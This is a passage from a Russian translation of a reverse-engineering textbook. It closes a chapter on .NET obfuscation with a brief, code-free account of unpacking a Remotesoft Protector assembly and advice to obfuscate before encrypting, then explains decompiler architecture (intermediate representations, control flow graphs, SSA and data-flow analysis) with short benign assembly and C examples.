В небольшом эксперименте со сборкой, которая была обфусцирована Remotesoft Obfuscator и зашифрована Remotesoft Protector в режиме Version-Independent, мне довольно легко удалось найти код расшифровки в библиотеке DLL среды выполнения Protector и точное положение ключа расшифровки внутри сборки. Пошагово выполняя этот код, я также смог определить местоположение и структуру зашифрованных данных. Получив эти сведения, я создал программу-распаковщик, которая расшифровала находящийся внутри защищённой сборки код IL и выгрузила его расшифрованные байты. Передать эти байты одному из множества доступных декомпиляторов .NET и получить достаточно читаемый исходный код соответствующей сборки было бы не слишком трудно.

Именно поэтому программу всегда следует сначала обфусцировать и лишь затем передавать упаковщику с шифрованием, например Remotesoft Protector. Если злоумышленнику удастся расшифровать и извлечь исходный код IL, нужно обеспечить, чтобы этот код был как следует обфусцирован. В противном случае достаточно расшифровать сборку, и получить точное приближение к исходному коду программы будет чрезвычайно легко.

Заключение

Код .NET уязвим для реверс-инжиниринга, несомненно, сильнее, чем собственный код IA-32 или собственный код большинства других процессорных архитектур. Сочетание метаданных и чрезвычайно подробного кода IL позволяет декомпилировать методы IL в удивительно понятный код языка высокого уровня. Обфускаторы пытаются уменьшить эту уязвимость несколькими приёмами, но их влияние ограничено и лишь замедлит целеустремлённых исследователей.

Существуют две возможные стратегии создания более мощных обфускаторов, которые серьёзно повлияют на уязвимость исполняемых файлов .NET. Первая состоит в развитии идеи шифрования, применённой в Remotesoft Protector, и фактическом использовании разных ключей для различных областей программы. Расшифровку должен выполнять программно сгенерированный код IL, который никогда не совпадает в двух обфусцированных программах, чтобы предотвратить автоматическую распаковку, а ключи следует получать из множества мест: областей метаданных, констант внутри кода, параметров, переданных методам, и так далее.

Другой подход - вложить усилия в более совершенные обфусцирующие преобразования наподобие рассмотренных в главе 10. Это преобразования, которые существенно меняют структуру кода, значительно затрудняя его понимание. Их может оказаться недостаточно для предотвращения декомпиляции, однако цель состоит в резком снижении читаемости декомпилированного результата до уровня, на котором он перестаёт быть полезен исследователям. По-видимому, именно такой подход применён в версии 3.0 продукта DotFuscator компании PreEmptive Solutions (ещё не выпущенной на момент написания книги), и я ожидаю, что другие разработчики средств обфускации последуют этому примеру.

Сноски

[1] [назад] Можно поставить предварительно скомпилированный двоичный файл .NET, вообще не содержащий кода IL. Главная причина поступить так - безопасность: исследовать или декомпилировать такой исполняемый файл намного труднее. Дополнительные сведения приведены далее в этой главе, в разделе о продукте Remotesoft Protector.

Глава 13. Декомпиляция

Эта глава отличается от остальной книги тем, что в ней не рассматриваются практические методы реверс-инжиниринга. Вместо этого она посвящена внутреннему устройству одного из самых интересных инструментов исследователя - декомпилятора. Если вас интересуют только практические методы исследования, эта глава не для вас. Она написана для тех, кто уже понимает практические аспекты реверс-инжиниринга и хотел бы больше узнать о том, как декомпиляторы переводят низкоуровневые представления в высокоуровневые. Лично я считаю, что любой исследователь должен обладать хотя бы базовым пониманием методов декомпиляции хотя бы по одной причине: декомпиляторы стремятся автоматизировать многие приёмы реверс-инжиниринга, рассмотренные на протяжении книги.

В этой главе обсуждается как декомпиляция собственного кода, так и декомпиляция языков байт-кода, например MSIL, но основное внимание уделено собственному коду. В отличие от декомпиляции байт-кода, она представляет собой огромную задачу, по-настоящему так до сих пор и не решённую. В тексте рассмотрен процесс декомпиляции и его различные этапы, а также постоянно демонстрируются некоторые проблемы, с которыми обычно сталкиваются декомпиляторы собственного кода.

Декомпиляция собственного кода: неразрешимая задача?

Компиляция является более или менее чётко определённой задачей. Файл исходного текста программы анализируется и проверяется на синтаксическую правильность в соответствии с, будем надеяться, очень строгой спецификацией языка. Из этого высокоуровневого представления компилятор создаёт промежуточное представление исходной программы, которое пытается в понятной компилятору форме точно классифицировать её действия. Затем программа анализируется и оптимизируется для максимального повышения эффективности, после чего преобразуется в язык ассемблера целевой платформы. Вопросы о том, что именно пытается сделать программа, возникают редко, поскольку спецификации языков создавались так, чтобы компиляторы могли легко читать и "понимать" исходный код.

В этом состоит ключевое различие между компиляторами и декомпиляторами, из-за которого декомпиляция часто становится гораздо менее определённым процессом. Декомпиляторы получают на входе код на машинном языке, а анализировать его нередко бывает очень трудно. Для некоторых более высокоуровневых представлений, например байт-кода Java или MSIL среды .NET, задача намного проще, поскольку входное представление программы содержит чрезвычайно подробные сведения о ней, особенно об обрабатываемых данных (вспомните метаданные .NET). Настоящая задача декомпиляции - точно создать представление на языке высокого уровня из собственного двоичного файла, например файла IA-32, где нет никаких явных сведений о данных программы, таких как определения структур и прочая информация о типах.

Часто спорят о том, возможно ли это вообще. Некоторые сравнивают декомпиляцию собственного кода с попыткой восстановить корову из гамбургера или яйца из омлета. Суть довода в том, что высокоуровневые сведения полностью теряются при компиляции, а исполняемый двоичный файл просто не содержит данных, необходимых для восстановления чего-либо похожего на исходный код.

Главный контраргумент авторов декомпиляторов состоит в том, что подробные сведения о программе обязаны присутствовать в исполняемом файле, иначе процессор не смог бы его выполнить. Я считаю это верным, но лишь до определённой степени. Процессоры способны

выполнять довольно много операций, не понимая точных особенностей лежащих в их основе данных. Поэтому нельзя гарантировать, что каждая существенная деталь исходной программы непременно присутствует в двоичном файле лишь потому, что процессор способен правильно его выполнить. Некоторые детали безвозвратно теряются при компиляции. И всё же это не делает декомпиляцию невозможной, а лишь усложняет её и означает, что результат всегда будет в некоторой степени ограничен.

Важно отметить, что если предположить правильную работу декомпилятора, результат никогда не будет семантически неверным. Обычно он окажется правильным настолько, что повторная компиляция созданного декомпилятором результата даст функционально идентичную версию исходной программы. Проблема высокоуровневого кода состоит в том, что почти всегда он будет намного менее удобен для чтения, чем исходный текст программы. Помимо очевидных ограничений, например отсутствия комментариев, имён переменных и тому подобного, в созданном коде могут не сохраниться определённые сведения о программе, такие как точные объявления структур данных или правильное определение базовых типов.

Кроме того, из-за оптимизаций компилятора структура декомпилированного результата может несколько отличаться от исходного кода. В этой главе я продемонстрирую несколько ограничений, которые современные компиляторы накладывают на декомпиляторы собственного кода, и покажу, как ценные сведения нередко удаляются из исполняемых двоичных файлов.

Типичная архитектура декомпилятора

По базовой архитектуре декомпилятор несколько похож на компилятор, только работает, так сказать... в обратном порядке. Входная часть, которая в обычном компиляторе разбирает исходный код, декодирует инструкции низкоуровневого языка и переводит их в некоторое промежуточное представление. Затем это представление постепенно улучшается: из него удаляется как можно больше бесполезных деталей, а по мере сбора ценных сведений они, напротив, подчёркиваются для повышения качества декомпилированного результата. Наконец, выходная часть берёт улучшенное промежуточное представление программы и создаёт из него представление на языке высокого уровня. В следующих разделах каждый этап описан подробно и показан постепенный переход от низкоуровневого ассемблерного кода к высокоуровневому представлению.

Промежуточные представления

Первый этап декомпиляции - перевод каждой отдельной низкоуровневой инструкции в промежуточное представление, дающее более высокоуровневый взгляд на программу. Обычно такое представление является просто универсальным набором инструкций, способным описать всё, что относится к коду.

Промежуточные представления отличаются от типичных низкоуровневых наборов инструкций. Например, в них обычно доступно бесконечное количество регистров (то же верно для большинства компиляторов). Кроме того, хотя поддерживаются базовые операции вроде сложения и вычитания, отдельных инструкций, выполняющих эти операции, как правило, нет. Вместо этого инструкции используют в качестве операндов деревья выражений (см. следующий раздел). Благодаря этому промежуточные представления чрезвычайно гибки: они способны описать как похожий на ассемблерный код с одной операцией в каждой инструкции, так и более высокоуровневое представление, где одна инструкция включает сложные арифметические или логические выражения.

У некоторых декомпиляторов, например dcc [Cifuentes2], имеется несколько промежуточных представлений: одно даёт низкоуровневое представление программы на ранних этапах процесса, а другое позднее отображает программу на более высоком уровне. Иные декомпиляторы применяют одно представление на протяжении всего процесса и просто постепенно удаляют из кода низкоуровневые детали, одновременно добавляя высокоуровневые.

В общем случае промежуточные представления состоят из крошечных наборов инструкций в отличие от огромных наборов некоторых процессорных архитектур, например IA-32. Малый набор становится возможен благодаря сложным выражениям, используемым почти в каждой инструкции.

Ниже дано общее описание набора инструкций, обычно применяемого декомпиляторами. Обратите внимание, что в примере описан универсальный набор для всего процесса декомпиляции. Поэтому он может непосредственно представлять как низкоуровневый код, очень похожий на исходный ассемблерный, так и высокоуровневый код, который можно перевести в представление на языке высокого уровня.

Присваивание. Очень общая инструкция, представляющая операцию присваивания регистру, переменной или другому участку памяти, например глобальной переменной. Инструкция присваивания обычно может содержать сложные выражения с обеих сторон.

Помещение в стек. Помещает значение в стек. И снова помещаемое значение может быть любым сложным выражением. Такие инструкции обычно устраняются при анализе потока данных, поскольку в высокоуровневых представлениях у них нет прямого эквивалента.

Извлечение из стека. Снимает значение со стека. Эти инструкции обычно устраняются при анализе потока данных, поскольку в высокоуровневых представлениях у них нет прямого эквивалента.

Вызов. Вызывает подпрограмму и передаёт перечисленные параметры. Каждый параметр может быть представлен сложным выражением. Помните, что для получения такого списка параметров декомпилятору пришлось бы провести серьёзный анализ низкоуровневого кода.

Возврат. Возвращается из подпрограммы. Обычно поддерживает сложное выражение, представляющее возвращаемое процедурой значение.

Условный переход. Вычисляет два операнда с помощью указанного кода условия и переходит по заданному адресу, если выражение истинно. Сравнение выполняется над двумя деревьями выражений, каждое из которых может представлять что угодно: от тривиального выражения, например константы, до сложного. Обратите внимание, насколько это более высокоуровневое представление того, для чего в собственном ассемблерном коде потребовалось бы несколько инструкций. Это хороший пример гибкости промежуточного представления, способного показывать и низкоуровневый код, похожий на язык ассемблера, и более высокоуровневый код, близкий к языку высокого уровня.

Безусловный переход. Является непосредственным переводом инструкции безусловного перехода исходной программы. Он используется при построении графа потока управления. Смысл безусловных переходов анализируется на этапе анализа потока управления.

Выражения и деревья выражений

Одно из главных различий между языком ассемблера независимо от конкретной платформы и языками высокого уровня состоит в способности последних описывать сложные выражения. Рассмотрим, например, следующий оператор C.

```
a = x * 2 + y / (z + 4);
```

В C это считается одним оператором, однако при переводе программы на язык ассемблера компилятор вынужден разбить его на довольно большое количество ассемблерных инструкций. Один из важнейших аспектов декомпиляции - восстановление осмысленных выражений из этих отдельных инструкций. Для этого промежуточное представление декомпилятора должно уметь описывать сложные выражения различной степени сложности. Возможность реализуется с помощью деревьев выражений, подобных применяемым компиляторами. На рисунке 13.1 показано дерево, описывающее приведённое выше выражение.




Рисунок 13.1. Дерево выражения, представляющее приведённое выше высокоуровневое выражение C. Операторы записаны именами инструкций IA-32, чтобы показать перевод выражения из представления машинного кода в дерево выражений.

Идея такого дерева в том, что оно даёт изящное структурированное представление последовательности арифметических инструкций. Каждая ветвь дерева приблизительно соответствует одной инструкции декомпилированной программы. Декомпилятор должен провести анализ потока данных этих инструкций и построить такое дерево. После построения дерева получить выражение языка высокого уровня довольно просто: достаточно обойти его. Процесс построения деревьев выражений из отдельных инструкций рассматривается ниже, в разделе об анализе потока данных.

Графы потока управления

Чтобы восстановить высокоуровневые сведения о потоке управления из низкоуровневого представления программы, декомпиляторы должны создать граф потока управления (control flow graph, CFG) для каждой анализируемой процедуры. CFG является графовым представлением внутреннего потока одной процедуры. Смысл графов потока управления в том, что их легко преобразовать в высокоуровневые управляющие конструкции, например циклы и различные виды ветвлений. На рисунке 13.2 показаны три типичные структуры графа для оператора `if`, оператора `if-else` и цикла `while`.




Рисунок 13.2. Типичные графы потока управления: (a) простой оператор `if`*; (b) оператор* `if-else`*; (c) цикл* `while`*.*

Входная часть

Входные части декомпиляторов выполняют функцию, обратную выходным частям компиляторов. Выходная часть компилятора берёт промежуточное представление и преобразует его в собственный язык ассемблера целевой машины, тогда как входная часть декомпилятора берёт тот же собственный ассемблерный код и преобразует обратно в промежуточное представление декомпилятора. Первый этап процесса - пройти исходный исполняемый файл байт за байтом и проанализировать каждую инструкцию вместе с её операндами. Затем инструкции анализируются и переводятся в промежуточное представление декомпилятора. На этапе анализа кода это представление постепенно улучшается, чтобы подготовить его к преобразованию выходной частью в представление на языке высокого уровня.

Некоторые декомпиляторы в действительности не дизассемблируют исходный исполняемый файл, а требуют, чтобы пользователь предварительно обработал его дизассемблером, например IDA Pro. Дизассемблер создаёт текстовое представление исходной программы, которое затем читает и анализирует декомпилятор. На результаты декомпиляции это непосредственно не влияет, а лишь создаёт пользователю небольшое неудобство.

В следующих разделах рассмотрены отдельные этапы, выполняемые внутри входной части декомпилятора.

Семантический анализ

Вначале входная часть декомпилятора просто просматривает отдельные инструкции и переводит их в промежуточное представление, но на этом её работа не заканчивается. Непосредственный перевод отдельных инструкций сам по себе часто малоценен, потому что некоторые из них имеют смысл только вместе, в составе последовательности. Существует множество последовательностей, характерных для конкретной архитектуры и предназначенных для преодоления определённых её ограничений. Входная часть должна правильно распознавать такие последовательности и корректно переводить их в промежуточное представление, устраняя все архитектурно-зависимые детали.

Рассмотрим пример подобной последовательности. На раннем этапе развития архитектуры IA-32 блок операций с плавающей точкой не являлся неотъемлемой частью процессора, а был реализован отдельной микросхемой, которую обычно называли математическим сопроцессором и устанавливали в собственный разъём на системной плате. Это означало, что два набора инструкций были сильно изолированы друг от друга, а потому имели определённые ограничения. Например, при сравнении двух значений с плавающей точкой нельзя было просто выполнить сравнение и условный переход стандартными инструкциями. Проблема состояла в том, что математический сопроцессор не мог непосредственно обновлять регистр `EFLAGS` (сегодня это просто, поскольку оба блока реализованы в одной микросхеме). Поэтому результат сравнения чисел с плавающей точкой записывался в отдельный регистр состояния сопроцессора, который затем требовалось загрузить в один из регистров общего назначения; только после этого можно было проверить его значение и выполнить условный переход. Рассмотрим пример.

```
00401000    FLD DWORD PTR [ESP+4]
00401004    FCOMP DWORD PTR [ESP+8]
00401008    FSTSW AX
0040100A    TEST AH,41
0040100D    JNZ SHORT 0040101D
```

Этот фрагмент загружает одно значение с плавающей точкой в стек сопроцессора, который по существу подобен регистру с плавающей точкой, и сравнивает другое значение с первым. Поскольку используется старая инструкция `FCOMP`, результат сохраняется в слове состояния сопроцессора. Если бы код применял более новую инструкцию `FCOMIP`, результат записывался бы непосредственно в `EFLAGS`, однако эта инструкция появилась лишь в более поздних версиях процессора. Так как результат хранится в слове состояния сопроцессора, его нужно каким-либо образом извлечь, чтобы проверить итог сравнения и выполнить условный переход. Для этого служит инструкция `FSTSW`, копирующая слово состояния в регистр `AX`. После появления значения в `AX` можно проверить конкретные флаги и выполнить условный переход.

Итог состоит в том, что для перевода этой последовательности в промежуточное представление декомпилятора, где не должно быть никаких архитектурно-зависимых деталей, входная часть обязана "понять" её смысл и устранить код проверки конкретных флагов, константу `0x41` и тому подобное. Обычно это реализуют, добавляя во входную часть специальный код, способный расшифровывать последовательности такого рода.

Создание графов потока управления

Код, созданный входной частью декомпилятора, представлен в виде графа, каждый фрагмент кода в котором называется базовым блоком (basic block, BB). Эта графовая структура просто отображает инструкции потока управления, присутствующие в низкоуровневом машинном коде. Каждый BB заканчивается инструкцией потока управления, например переходом, вызовом или `ret`, либо меткой, на которую ссылается какая-либо инструкция перехода в другом месте кода, поскольку метки представляют точки слияния потока управления.

Блоки определяются для каждого фрагмента кода, на который имеются ссылки из других участков, обычно со стороны инструкции перехода. Кроме того, ВВ создаётся после каждой инструкции условного перехода, чтобы такая инструкция могла передать управление либо ВВ, представляющему целевой адрес перехода, либо ВВ с кодом, непосредственно следующим за условием. Эта идея показана на рисунке 13.3. Обратите внимание: для удобства чтения настоящий код на рисунке приведён на языке ассемблера IA-32, тогда как в большинстве декомпиляторов ВВ представлены внутренним набором инструкций декомпилятора.



Рисунок 13.3. Неструктурированный граф потока управления, представляющий ветвления исходной программы. Пунктирные стрелки обозначают инструкции условного перехода, а сплошные - случаи сквозного выполнения, то есть путь исполнения, когда переход не выполняется.

Граф потока управления на рисунке 13.3 довольно примитивен. По существу, это графическое представление низкоуровневых операторов потока управления программы. Такой простой анализ важно провести на раннем этапе декомпиляции, чтобы правильно разделить программу на базовые блоки. Фактическое структурирование графов в представление, более близкое к языкам высокого уровня, выполняется позднее, на этапе анализа потока управления.

Анализ кода

Строго говоря, у декомпилятора нет этапа оптимизации. В конце концов, задача состоит в создании представления на языке высокого уровня из двоичного исполняемого файла, а не в каком-либо "улучшении" программы. Напротив, результат должен как можно точнее соответствовать исходной программе. В действительности на этом оптимизирующем, или улучшающем код, этапе декомпилятора программа преобразуется из низкоуровневого промежуточного представления в более высокоуровневое, готовое к переводу в код языка высокого уровня. Этот процесс можно фактически назвать противоположностью оптимизации компилятора: вы пытаетесь отменить многие выполненные им оптимизации.

На этапе анализа кода происходит большая часть интересного. Литературы о декомпиляции довольно мало, и официального названия у этапа, по-видимому, нет, поэтому я буду называть его анализом кода, хотя некоторые исследователи декомпиляторов говорят просто "средняя часть".

Этап анализа кода начинается с промежуточного представления программы, довольно близкого к исходному ассемблерному коду. Программа представлена набором инструкций, похожим на рассмотренный в предыдущем разделе, но в ней пока нет настоящих выражений. Анализ кода включает анализ потока данных, где формируются эти выражения; анализ типов, где выявляются сложные и примитивные типы данных; и анализ потока управления, где из созданного входной частью неструктурированного графа восстанавливаются высокоуровневые управляющие конструкции. Эти этапы подробно рассмотрены в следующих разделах.

Анализ потока данных

Анализ потока данных - критически важный этап декомпиляции. Здесь декомпилятор исследует отдельные, на первый взгляд не связанные машинные инструкции и устанавливает между ними необходимые связи. Для этого он отслеживает движение данных внутри инструкций и анализирует влияние каждой из них на регистры и участки памяти. Полученные сведения можно использовать для решения нескольких различных задач процесса декомпиляции. Они необходимы, чтобы устранить понятие регистров и операций над отдельными регистрами, а также ввести понятие переменных и длинных выражений, составленных из нескольких инструкций машинного уровня. При анализе потока данных устраняются и коды условий. При простых сравнениях их декомпилировать легко, но они могут применяться и другими, менее очевидными способами.

Рассмотрим тривиальный пример, где анализ потока данных необходим, чтобы декомпилятор действительно "понял" действия кода. Вспомните возвращаемые функциями значения. В коде IA-32 принято передавать их из процедуры вызывающей стороне через регистр `EAX`, однако декомпилятор не обязательно может на это полагаться. Разные компиляторы способны применять разные соглашения, особенно если функции объявлены статическими и компилятор управляет всеми точками входа в конкретную функцию. В таком случае он может решить использовать для возвращаемого значения другой регистр. Как декомпилятору узнать, какой регистр возвращает значения, а какие регистры передают процедуре параметры? Именно такие задачи решает анализ потока данных.

Анализ потока данных выполняется с помощью специальной нотации, упрощающей процесс. Она должна удобно представлять понятие определения регистра, то есть загрузки в него нового значения, и использования регистра, то есть простого чтения его значения. В идеале такое представление также должно упрощать выявление различных точек кода, где регистр параллельно определяется в двух разных ветвях графа потока управления.

В следующем разделе описана SSA - широко применяемая нотация для реализации анализа потока данных как в компиляторах, так и в декомпиляторах. После знакомства с SSA я продемонстрирую области процесса декомпиляции, где требуется анализ потока данных.

Статическое однократное присваивание (SSA)

Статическое однократное присваивание (single static assignment, SSA) - специальная нотация, широко применяемая в компиляторах. Она упрощает многие задачи анализа потока данных и может помогать при некоторых оптимизациях и распределении регистров. Идея состоит в том, чтобы считать каждую отдельную операцию присваивания отдельным экземпляром одной переменной: с каждым новым присваиванием x превращается в `x0`, `x1`, `x2` и так далее. SSA полезна при декомпиляции, поскольку декомпиляторам приходится учитывать повторное использование регистров компиляторами внутри одной процедуры. Процедуры с большим числом переменных очень часто используют один регистр для двух или нескольких различных переменных, нередко даже разных типов.

Одна заметная особенность SSA - поддержка ϕ-функций, произносимых как "фи-функции". Они располагаются в точках кода, где значение регистра будет различаться в зависимости от выбранной ветви процедуры. Обычно ϕ-функции появляются в местах слияния двух или нескольких ветвей и определяют возможные значения конкретных регистров в зависимости от того, какая ветвь была пройдена. Ниже приведён небольшой пример в коде IA-32:

```
mov     esi1, 0                 ; Define esi1
cmp     eax1, esi1
jne     NotEquals
mov     esi2, 7                 ; Define esi2
jmp     After
NotEquals:
mov     esi3, 3                 ; Define esi3
After:
esi4 = φ(esi2, esi3)            ; Define esi4
mov     eax2, esi4              ; Define eax2
```

В этом примере ясно видно, что каждое новое присваивание `ESI` по существу объявляет новый логический регистр. Определения `ESI2` и `ESI3` находятся в двух отдельных ветвях графа потока управления, а значит, во время выполнения кода может состояться только одно из этих присваиваний. Это отражено в определении `ESI4`, которое с помощью ϕ-функции получает значение либо `ESI2`, либо `ESI3` в зависимости от фактически выбранной ветви. Такая нотация упрощает анализ кода, поскольку явно отмечает точки, где регистр получает разные значения в зависимости от пройденных ветвей графа потока управления.

Распространение данных

Большинство процессорных архитектур основано на языках передачи между регистрами (register transfer language, RTL), а значит, для использования значений их необходимо загружать в регистры. Поэтому обычная программа содержит довольно много операций загрузки и сохранения регистров, в которых регистры служат лишь временным хранилищем, позволяющим определённым инструкциям обращаться к данным. Часть анализа потока данных в декомпиляторе состоит в устранении таких инструкций для повышения читаемости кода.

Рассмотрим в качестве примера следующую последовательность:

```
mov     eax, DWORD PTR _z$[esp+36]
lea     ecx, DWORD PTR [eax+4]
mov     eax, DWORD PTR _y$[esp+32]
cdq
idiv    ecx
mov     edx, DWORD PTR _x$[esp+28]
lea     eax, DWORD PTR [eax+edx*2]
```

В этой последовательности каждое значение перед использованием сначала загружается в регистр, но значения применяются лишь в пределах данного фрагмента: содержимое EDX и ECX после него отбрасывается, а EAX служит для передачи результата вызывающей стороне.

Если непосредственно декомпилировать предыдущую последовательность в набор выражений присваивания, получится такой результат:

```
Variable1 = Param3;
Variable2 = Variable1 + 4;
Variable1 = Param2;
Variable1 = Variable1 / Variable2
Variable3 = Param1;
Variable1 = Variable1 + Variable3 * 2;
```

Хотя это совершенно допустимый код C, он сильно отличается от того, что написал бы настоящий программист. В этом примере каждому используемому регистру назначена локальная переменная, а это совершенно не требуется, если учесть, что компилятор применил регистры лишь потому, что многие инструкции просто не способны работать непосредственно с операндами в памяти. Поэтому разумно проследить поток данных последовательности и устранить всё временное использование регистров. Например, первые две строки предыдущего фрагмента можно заменить следующей:

```
Variable2 = Param3 + 4;
```

Таким образом, вместо предварительной загрузки значения Param3 в локальную переменную оно используется непосредственно. Тот же принцип столь же легко применить к двум следующим строкам. В действительности нет необходимости сохранять ни Param2, ни результат Param3 + 4: вычисление можно выполнить прямо внутри выражения деления:

```
Variable1 = Param2 / (Param3 + 4);
```

То же относится к последним двум строкам: достаточно перенести приведённое выше выражение и распространить его. Получится следующее сложное выражение:

```
Variable1 = Param2 / (Param3 + 4) + Param1 * 2;
```

Предыдущий код, очевидно, намного удобнее для чтения человеком. Устранение регистров временного хранения определённо является критически важным этапом декомпиляции. Разумеется, злоупотреблять этим процессом не следует. Во многих случаях регистры представляют настоящие локальные переменные, определённые в исходной программе. Их устранение может снизить читаемость программы.

С точки зрения реализации этот процесс значительно упрощает описанная ранее нотация SSA. Она даёт ясное представление о времени жизни каждого значения регистра и облегчает выявление неоднозначных случаев, когда разные пути потока управления приводят к различным инструкциям присваивания одному регистру. Благодаря этому декомпилятор может определить, когда распространение следует выполнять, а когда нет.

Выявление регистровых переменных

После устранения всех временных регистров в процессе распространения копий остаются регистры, которые действительно используются как переменные. Их легко выявить, поскольку они участвуют в более длинных последовательностях кода по сравнению с регистрами временного хранения, которые часто загружаются из некоторого адреса памяти, немедленно используются в инструкции и отбрасываются. Регистровая переменная обычно определяется в некоторой точке процедуры, а затем используется, то есть читается или обновляется, в коде более одного раза.

И всё же в некоторых случаях невозможно определить, возник ли регистр из переменной исходного кода или был просто выделен компилятором для промежуточного хранения. Вот тривиальный пример такой ситуации:

```
int MyVariable = x * 4;
SomeFunc1(MyVariable);
SomeFunc2(MyVariable);
SomeFunc3(MyVariable);
MyVariable++;
SomeFunc4(MyVariable);
```

В этом примере компилятор, скорее всего, выделит регистр для `MyVariable`, вычислит в нём `x * 4` и поместит его в стек как параметр первых трёх вызовов функций. Затем регистр будет увеличен и передан параметром последнему вызову. Проблема в том, что большинство оптимизаторов создадут совершенно такой же код и для следующего примера:

```
SomeFunc1(x * 4);
SomeFunc2(x * 4);
SomeFunc3(x * 4);
SomeFunc4(x * 4 + 1);
```

В этом случае компилятор достаточно умён, чтобы понять: `x * 4` не нужно вычислять четыре раза. Вместо этого он один раз вычисляет `x * 4` в регистре и передаёт полученное значение каждому вызову функции. Перед последним вызовом `SomeFunc4` регистр увеличивается и затем передаётся `SomeFunc4`, точно как в предыдущем примере, где переменная была определена явно. Это хороший пример безвозвратной потери сведений при компиляции. Декомпилятору пришлось бы применить какую-либо эвристику, чтобы решить, объявить ли переменную для `x * 4` или просто повторить это выражение в каждом месте использования.

Следует отметить, что это скорее вопрос стиля и читаемости, в действительности не влияющий на смысл кода. И всё же в очень больших функциях с чрезвычайно сложными выражениями он способен существенно повлиять на общую читаемость созданного кода.

Распространение типов данных

